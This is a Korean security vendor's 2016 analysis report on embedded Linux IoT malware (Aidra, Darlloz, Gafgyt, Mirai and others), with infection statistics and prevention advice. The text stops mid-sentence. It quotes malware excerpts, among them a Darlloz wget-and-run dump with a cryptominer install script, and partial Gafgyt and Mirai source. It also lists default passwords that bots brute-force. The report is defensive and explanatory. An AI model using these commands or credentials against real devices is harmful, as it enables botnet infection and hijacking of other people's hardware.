2016. 12. 06

Analysis Report

임베디드 리눅스 기반 사물인터넷(IoT) 보안위협 동향

안랩 시큐리티 대응센터(ASEC) 분석팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

목차

소개

2016년 9월 유명 보안 전문가 브라이언 크렙스의 블로그 크렙스온시큐리티(KrebsOnSecurity)와 프랑스 인터넷 호스팅 업체 OVH에 대해 기록적인 디도스 공격이 있었다. 2016년 10월 21일 금요일 오전 미국 인터넷 호스팅 서비스업체 딘(Dyn)에 대한 디도스 공격으로 에어비앤비(Airbnb), 페이팔(PayPal), 넷플릭스(Netflix), 사운드 클라우드(SoundCloud), 트위터(Twitter), 뉴욕타임스(The New York Times) 등 여러 사이트의 접속 장애가 발생했다. 이들 공격에는 사물인터넷을 감염시키는 미라이(Mirai)라는 악성코드가 이용되었음이 밝혀진다.

사물인터넷을 이용한 공격이 이미 영화나 드라마에서도 나왔다. 2009년 방영된 CSI 뉴욕 시즌 6(CSI: New York Season 6)의 에피소드 2 '블랙리스트(Featuring Grave Digger)'에서 병으로 외출할 수 없는 범인이 집에서 자동차, POS(Point of Sales), 시스템, 엘리베이터를 해킹해 평소 앙심을 품고 있던 사람들을 살해하는 내용이 나온다. 2015년 방영된 CSI 사이버(CSI: Cyber)에서는 베이비 모니터(Baby Monitor)를 해킹해 부모가 없을 때 아이를 납치하는 내용도 나온다. 드라마 특성상 다소 과장이 있을 수 있지만 이제 현실에서도 인터넷에 연결된 다양한 기기가 범죄에 악용되기 시작했다.

인터넷에 연결된 기기가 증가하면서 이미 공격자들은 이들 기기를 대상으로 한 해킹 및 악성코드 제작이 시도되고 있다. 현재 사물인터넷은 다양한 플랫폼이 경쟁을 하고 있는데 이중 인기 있는 임베디드 리눅스 악성코드에 대해 알아보자.

임베디드 리눅스 그리고 IoT

최근 다양한 제품이 인터넷에 연결 가능하게 출시되면서 사물 인터넷(IoT, Internet of Things)이란 용어가 유행하기 시작했다. 사물 인터넷으로 분류될 수 있는 기기는 다양한데 이중 임베디드 리눅스를 이용한 다양한 사물 인터넷 제품이 존재한다.

임베디드 리눅스 기반 기기

현재 여러 운영체제가 사물 인터넷 주도권을 놓고 경쟁하고 있으며 이중 임베디드 리눅스(Embedded Linux)가 많이 사용되고 있다. 특히 우리가 흔히 접할 수 있는 인터넷 공유기(홈 라우터, Wi-Fe Router, Wireless Router 등으로도 불림), 셋톱 박스(Set top box), NAS(Network Attached Storage), 디지털 비디오 레코더(DVR, Digital Video Recorder), IP 카메라(IP Camera) 등에서 임베디드 리눅스가 이용되고 있다.


인터넷 공유기와 나스(NAS)는 주변에서 흔히 볼 수 있는 임베디드 리눅스로 구동되는 시스템 중 하나이다. 인터넷 공유기는 가정, 소형 사무실, 매장에서 널리 이용되고 있다. 공공장소에 설치된 인터넷 공유기를 통해 다른 사람이 무선 통신 내용을 몰래 훔쳐보는 스니핑 문제가 알려졌지만 인터넷 공유기에도 악성코드 문제가 존재한다. 특히 인터넷 공유기와 NAS는 인터넷 공유나 자료 공유를 위해 보통 24시간 동안 켜져 있어 공격자가 노리는 대표적 시스템이다. 게다가 이들 시스템은 데스크톱과 비교했을 때는 저성능이지만 다른 사물 인터넷 제품과 비교했을 때 컴퓨터에 가까워 공격자들의 우선 대상 목표가 되고 있다. 또 디지털 비디오 레코더와 IP 카메라도 주요 공격 대상이다.

보안 문제

임베디드 리눅스 기반의 사물 인터넷 기기들의 상당수는 보안을 고려하지 않고 설계했거나 제작자 편의의 백도어 기능을 포함한 경우가 있다.

보안을 고려하지 않은 설계

많은 제조사들이 보안을 고려하지 않고 사물 인터넷 제품을 만들고 있다. 일부 인터넷 공유기와 IP 카메라는 텔넷(telnet) 포트를 열어두어 외부에서 쉽게 접속할 수 있다. 또한 접속을 위해서는 아이디와 암호가 필요한데 많은 사용자가 고정된 공장 초기 암호를 그대로 사용하고 있어 공격자의 접속이 가능하다. 이런 기기에는 보통 비지박스(BusyBox)라는 리눅스 명령을 실행해 주는 프로그램이 내장되어 있는데, 이 중 wget 명령을 지원하면 손쉽게 다른 악성코드를 다운로드해 실행할 수도 있다.



[그림 1] telnet으로 접속해 wget 명령 실행

백도어 기능

여러 기기에서 종종 외부에서 접속할 수 있는 백도어가 발견되고 있다. 개발자가 디버깅 목적 등으로 만들어 두는 경우도 있지만 제작사에서 의도적으로 만들어 둔 경우도 있다. 외부에서 접근 가능한 문제는 심각하지만 일반인이 기기에 내장된 백도어 기능을 찾기는 어렵다.

의도적 정보 유출

일부 제조사에서 의도적으로 정보를 유출하거나 악의적인 행위를 하는 제품을 만들 수 있다. 따라서 신뢰할 수 없는 회사에서 만든 제품은 가급적 사용하지 않는 것이 좋다.

위협

다양한 기기가 인터넷에 연결되면서 여러 위협에 노출되고 있다. 특히 사용자 편리를 위해 많은 인터넷 연결 기기가 외부에서 접속이 가능한데 공격자는 이점을 이용하기도 한다.

사생활 침해 및 정보유출

카메라 내장 제품을 악용해 사생활을 몰래 훔쳐보는 사생활 침해가 발생하고 있다.
미국에서는 IP 카메라(아기 모니터 등으로도 불림)를 해킹해 집안을 훔쳐보거나 심지어 말을 건네는 일도 발생했다.

[그림 2] 공격자의 목표가 된 IP 카메라

또, 매장에서 IP 카메라를 사용할 경우에는 몰래 접속해 매장에 사람이 있는지 확인하는 용도로 이용되기도 한다. 이 경우 IP 카메라로 직원이 잠시 자리를 비웠을 때 물건을 훔칠 수도 있다.

[그림 3] IP 카메라로 본 계산대

설정 변경/데이터 조작


기기가 해킹되면 내부 설정을 변경해 원하지 않는 내용 출력하거나 보관 중인 데이터를 조작할 수 있다. 원치 않는 광고가 노출되거나 피싱 사이트나 악성코드 설치 사이트로 유도될 수 있다. 특히 의료 기기가 공격을 받아 수치가 조작될 경우 사람 목숨이 위험해질 수 있다.

악성코드 감염

임베디드 리눅스 기반 사물 인터넷 기기는 텔넷이나 웹 서버 기능 지원을 위해 다양한 포트를 열어두고 있다. 공격자는 로그인 정보를 추측하거나 취약점을 이용해 기기에 접속하는 악성코드를 만들 수 있다. 현재까지 발견된 악성코드는 대부분 디도스 공격, 광고 노출, 피싱 사이트 유도, 가상화폐 채굴 등의 목적으로 가지고 있다.

주요 임베디드 리눅스 악성코드

지금까지 발견된 대표적인 임베디드 리눅스 악성코드는 [그림 4]와 같다.



[그림 4] 주요 임베디드 리눅스 악성코드 타임라인

임베디드 리눅스 악성코드는 2008년에 처음 보고되었다. 초기 임베디드 리눅스 악성코드는 밉스(MIPS) 프로세스를 사용하는 인터넷 공유기만 감염시킬 수 있었다. 하지만 2012년 발견된 에이드라 웜은 밉스 외 다양한 프로세스를 지원해 인터넷 공유기뿐만 아니라 셋톱 박스 등 다양한 임베디드 리눅스 환경에서 활동했다. 많은 임베디드 리눅스 악성코드는 디도스 공격 기능이 주목적이지만 2013년 발견된 달로즈(Darlloz)는 비트코인과 같은 가상화폐 채굴이 주목적이다. 2014년 말 리자드 스쿼드(Lizard Squad)란 그룹에서 가프지트(Gafgyt) 변형으로 일으킨 디도스 공격으로 게임 관련 웹사이트 장애가 발생하기도 했다. 2016년 미라이(Mirai)에 의해 9월과 10월 대규모 디도스 공격이 발생한다. 공격에는 기존 인터넷 공유기뿐만 아니라 DVR(Digital Video Recorder), IP 카메라 등의 사물 인터넷 기기가 이용되었다.

지금까지 가장 많이 발견된 리눅스 악성코드는 에이드라(Aidra), 달로즈(Darlloz), 가프지트(Gafgyt), 피앤스캔(Pnscan), 미라이(Mirai) 등 5종류이다. 단, 특정 기기만 감염시키는 악성코드나 지속적으로 변형이 나오지 않는 악성코드를 제외했다. 이들 5종류 악성코드의 발견 현황을 보면 2012년 36개, 2013년 26개, 2014년 348개, 2015년 1,180개, 2016년 9,125개이다. 참고로 2016년 통계는 10월 31일까지 집계로 연말까지 1만 개 이상의 악성코드가 보고될 것으로 예상된다. 이처럼 임베디드 리눅스 기반 악성코드는 2014년 이후 폭발적인 증가세를 보이고 있다.

	Aidra	Darlloz	Gafgyt	Mirai	Pnscan	Total
2012	36	-	-	-	-	36
2013	19	7	-	-	-	26
2014	98	28	222	-	-	348
2015	87	9	980	-	104	1,180
2016	269	7	8,635	138	76	9,125
Total	509	51	9,837	138	180	10,715


[표 1] 주요 리눅스 악성코드 발견 현황

이 가운데 가프지트(Gafgyt)와 에이드라(Aidra)가 가장 많이 발견되고 있으며, 그 다음으로 피엔스캔(Pnscan), 미라이 (Mirai)가 뒤를 잇고 있다. 특히 당분간 가프지트와 미라이가 계속 증가할 것으로 예상된다.

그럼, 지금까지 발견된 리눅스 악성코드에 대해 자세히 살펴보자.

하이드라(Hydra)


최초의 알려진 인터넷 공유기 악성코드는 하이드라다. 하이드라는 디도스 공격 악성코드로 2008년에도 언더그라운드 포럼에 관련 악성코드 정보가 올라와 있는 것으로 보아 2008년 이전부터 제작되었을 가능성이 높다.



[그림 5] 2008년에 공개된 하이드라 정보

싸이봇(Psybot)

싸이봇(Psybot)은 2009년 1월 테니 보메(Teny Baume)가 발견했다. 인터넷 공유기 악성코드 중 처음으로 일반에 널리 퍼졌으며 디도스 공격 기능을 가지고 있다.




[그림 6] 싸이봇이 감염시키는 인터넷 공유기 종류

유텔텐드(Uteltend, 척노리스 봇)

2009년 말 체코 마사리코바(Masaryk) 대학에서 발견했으며, 척 노리스 봇으로도 알려져 있다. 공격 대상 시스템을 찾아 텔렛 브루트포스 공격(Telnet brute force attack)으로 감염시킨다. 소스코드 내 이탈리아어로 '[R]anger Killato : in nome di Chuck Norris!'가 존재한다고 한다. UPX로 패킹되어 있으며 'Knb Keep nick bot 0.2.2' 문자열이 존재한다.

에이드라(Aidra, Lightaidra)

에이드라는 2012년 2월 최초 발견되었으며 2011년 말 제작되었을 가능성이 높다. 최초의 사물인터넷 악성코드로 볼 수 있다.



New piece of malicious code infecting routers and IPTV's

19, Feb, 2012

We stumbled on a new breed of malware called LightAidra a few weeks back. Now, normally when you see a malicious binary it can function only on a single type of platform due to OS and processor architecture restrictions. LightAidra is a bit of a different breed. LightAidra supports several different architectures, including MIPS, MIPSEL, ARM, PPC and SuperH.

LightAidra is capable of infecting a wide range of different produts like routers, IPTV's and so on. Basically anything that runs on one of the above five architectures and has an embedded linux-based OS can be a potential host for it. Naturally, a network connection is also needed :)


So how does it spread? One way is the HTTP control panel firmware update screen, most commonly seen in D-Link and NetGear boxes:

[그림 7] 에이드라 발견 글

기존 임베디드 리눅스 악성코드가 밉스(MIPS) 프로세스를 사용하는 인터넷 공유기만 공격 대상이었다면 이 악성코드는 밉스 뿐만 아니라 암(ARM), MIPSEL, 파워PC(PowerPC), 슈퍼H(SuperH) 등의 다양한 프로세스에서도 동작하게 제작되었다. IRC 봇 악성코드로 디도스 공격 기능을 가지고 있으며 소스코드가 공개되어 다양한 변형이 존재한다. 2014년 발견된 변형에는 경쟁 악성코드인 달로즈(Darlloz) 제거 기능이 추가되었다.

달로즈(Darlloz, Zollard)

달로즈는 2013년 10월 발견된 사물 인터넷 웜으로 인텔 x86, MIPS, ARM, 파워PC 등의 시스템을 감염시킬 수 있다. 다른 악성코드가 주로 디도스 공격 기능이 있는데 반해 이 악성코드는 비트코인 같은 가상화폐 채굴 기능을 가지고 있다.



```
/proc/self/exe nodes myshellexec(" ; ");
 myshellexec("rm -rf /tmp/ ;wget -P /tmp http:// :58455/ ;chmod +x /tmp/ u/ HTT
P/1.1 200 OK)
Content-Length:  sig ./ wget http:// ;chmod +x  blablablabla rm -rf /var/run/.z
ollard mkdir -p /var/run/.zollard cd /var/run/.zollard /var/b/b3.i486 /var/b3.i
486 /dav/b3.i486 httpd /dev/null /bin/sh -c iptables -D INPUT -p tcp --dport 23
 -j DROP iptables -D INPUT -p tcp --dport 32764 -j DROP ./miner.sh #!/bin/sh
get='command -v wget || echo busybox wget'
if [ 'uname -m' = "x86_64" ]; then
archive="pooler-cpuminer-2.3.2-linux-x86_64.tar.gz"
else
archive="pooler-cpuminer-2.3.2-linux-x86.tar.gz"
fi
rm -rf *miner*
$get "http://sourceforge.net/projects/cpuminer/files/$archive"
tar -zxf $archive
killall -9 minerd minerd32 minerd64
killall -9 dev apachelogd vlogd freelogd
./minerd -q -B -a scrypt -o http://p2p                                  FSugUsXVE3Cmr
dTaKg1SWi -p pass >/dev/null 2>/dev/null &
rm -rf *miner*
 /etc/init.d/inetd start /etc/init.d/xinetd start /etc/init.d/inetd.busybox sta
rt /etc/rc.d/init.d/inetd start /etc/rc.d/init.d/xinetd start xinetd /etc/init.
```

[그림 8] 가상화폐 채굴 프로그램 설치

시만텍에 따르면 달로즈 악성코드로 인해 전세계 31,000대 시스템 감염이 추정되는데 17%가 국내 시스템이었다고 한다. 또한 이 악성코드는 감염을 위해 PHP 취약점인 CVE-2012-1823을 이용하고 있다.

가프지트(Gafgyt)

가프지트는 2014년 8월에 존재가 확인되었다. 특히 2014년 말 리자드 스쿼드(Lizard Squad)에서 엑스박스 라이브(Xbox Live)와 플레이스테이션 네트워크(PlayStation Network)에 디도스 공격할 때 이용해 유명해졌다. 2015년 1월 소스코드가 공개되어 현재 가장 많은 변형이 존재한다.

```
/*
  Chipps ---  and @packe     ' ; present:
  LizardStresser rekt
  This is the cross compiled bot

  LICENSE AGREEMENT:
    If you lulz'd, you must sent BTC to
    121cywjXYCUSL2qN7MnQAzSHNsWotUrea7

  Death to skids
*/

/*
        THIS IS A BOT. AN IRC BOT.
        YOU WILL LIKE THIS BOT AND THIS BOT WILL LIKE YOU.
        IT IS VERY TINY AND WILL NOT TAKE UP MUCH OF YOUR SPACE AND TIME.
        IT IS A VERY UNIVERSAL BOT. IT WILL WORK ON ALMOST ANYTHING YOU WANT IT TO WORK ON.
        THIS IS A BOT. AN IRC BOT.
*/



//      ___       __ _
//     /   \___ / _(_)_ __   ___  ___
//    / /\ / _ \ |_| | '_ \ / _ \/ __|
//   / /_//  __/  _| | | | |  __/\__ \
// /___,' \___|_| |_|_| |_|\___||___/

```

[그림 9] 공개된 가프지트(Gafgyt) 소스코드

피엔스캔 (Pnscan)

피엔스캔은 2015년 8월 러시아 보안 업체 닥터웹(Dr. Web)에서 발견된 악성코드이다. 암(ARM), 밉스(MIPS), 파워PC(PowerPC) 시스템을 감염시키며 HNAP (Home Network Administration Protocol) 와 CVE-2013-2678 등의 취약점을 공격한다.

와이패츠 (Wifatch)

와이패츠는 2015년 발견되었으며 예상하기 쉬운 암호를 이용해 전파된다. 감염 후에는 해당 기기의 보안 문제를 해결해 주며, 제작자는 소스코드를 공개했다.

```
#
# This file is part of Linux.Wifatch
#
# Copyright (c) 2013,2014,2015 The White Team <ra[redacted]>
#
# Linux.Wifatch is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# Linux.Wifatch is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with Linux.Wifatch. If not, see <http://www.gnu.org/licenses/>.
#

package bn;

use XSLoader;
```

[그림 10] 공개된 와이패츠 소스코드


미라이 (Mirai)

미라이(Mirai)는 일본어 미래의 발음으로 2016년 5월 처음으로 발견되었다. 2016년 10월 초 소스코드가 공개된 후 변형이 증가하고 있다. 2016년 9월 보안 블로그인 크렙스온시큐리티를 대상으로 디도스 공격과 2016년 10월 호스팅 업체 딘(Dyn)에 대한 디도스 공격으로 유명해졌다.

```
#ifdef DEBUG
static void segv_handler(int sig, siginfo_t *si, void *unused)
{
    printf("Got SIGSEGV at address: 0x%lx\n", (long) si->si_addr);
    exit(EXIT_FAILURE);
}
#endif

int main(int argc, char **args)
{
    char *tbl_exec_succ;
    char name_buf[32];
    char id_buf[32];
    int name_buf_len;
    int tbl_exec_succ_len;
    int pgid, pings = 0;

#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
    unlink(args[0]);
```


[그림 11] 공개된 미라이(Mirai) 소스코드

이 악성코드는 UDP Flood, Syn Flood, ACK Flood, GRE IP Flood 등의 다양한 디도스 공격 기능을 가지고 있다. 주요 문자열은 암호화되어 있으며, 암호를 풀고 대입해보면 패스워드 리스트 등을 볼 수 있다.



[그림 12] 미라이(Mirai) 패스워드 문자열 비교

2016년 10월 발견된 변형은 다른 악성코드를 제거하는 기능이 포함되기도 한다.



[그림 13] 미라이(Mirai)의 경쟁 악성코드 제거 기능

예방

현재까지 임베디드 리눅스 기반 사물인터넷 제품에 감염된 악성코드를 진단, 치료할 수 있는 마땅한 방법이 없다. 백신 프로그램이 존재하지 않고, 존재하더라도 제조사 도움이 없으면 프로그램 설치도 어렵다. 따라서 악성코드 감염을 예방하기 위한 노력이 필요하다.
우선 인터넷 공유기나 NAS의 공장 초기화 암호는 반드시 변경해야 한다. 새로운 암호는 숫자와 특수 문자를 섞어서 사용하고 주기적으로 변경하면 가장 좋다.

악성코드에서 Admin, adin1, guest, root, support 등의 계정에 대입해 보는 주요 암호는 [표 2]와 같다.

54321	666666	7ujMko0vizxv	7ujMko0admin	00000000	1111	1111111
1234	12345	123456	888888	Admin	Admin1234	anko
Default	dreambox	fucker	ikwb	hi3518	jvbzd	klv123
klv1234	meinsm	Pass	password	realtek	service	system
tech	ubnt	user	vizxv	xc3511	Zte521	Zlxx.

[표 2] 취약한 패스워드 리스트

공격자는 최근 인터넷 공유기 등의 취약점을 찾아 계속 공격하고 있어 제조사에서도 주기적으로 펌웨어 업데이트를 제공하고 있다. 다른 사물 인터넷에 대한 취약점 공격도 진행될 것으로 예상되어 인터넷에 연결된 기기는 최신 펌웨어로 업데이트 해야 한다.

많은 경우 외부에서 접근할 수 있는 기능을 악용하고 있다. 따라서 꼭 필요한 경우가 아니라면 외부 접근 기능을 해제하고 사용한다.

결론

최근 인터넷에 연결된 사물 인터넷 제품이 증가하고 있다. 이중 인터넷 공유기나 NAS는 저가 컴퓨터만큼의 성능을 갖추고 있다. 공격자는 이런 새로운 시장을 지나치지 않는다. 이미 2008년부터 꾸준한 공격을 진행 중이었지만 잘 알려지지 않고 있었다. 몇몇 악성코드는 소스코드가 공개되어 2014년부터 급증해 2016년에만 1만 개 이상의 사물 인터넷 악성코드가 등장할 것으로 예상된다. 이처럼 인터넷에 연결된 기기가 다양해지고 시스템 성능이 올라갈수록 악성코드 문제도 더욱 증가할 것이다. 초기 임베디드 리눅스 악성코드는 주로 인터넷 공유기 같은 가정 내 네트워크 장비에 국한되어 있었다. 하지만 악성코드 제작자들은 좀 더 다양한 기기를 감염시키기 위한 노력도 진행해 이제 많은 사물 인터넷 제품을 감염시킬 수 있는 악성코드를 개발하고 있다. 하지만, 아직까지 사용자가 임베디드 리눅스 악성코드를 예방하기도 쉽지 않고 악성코드에 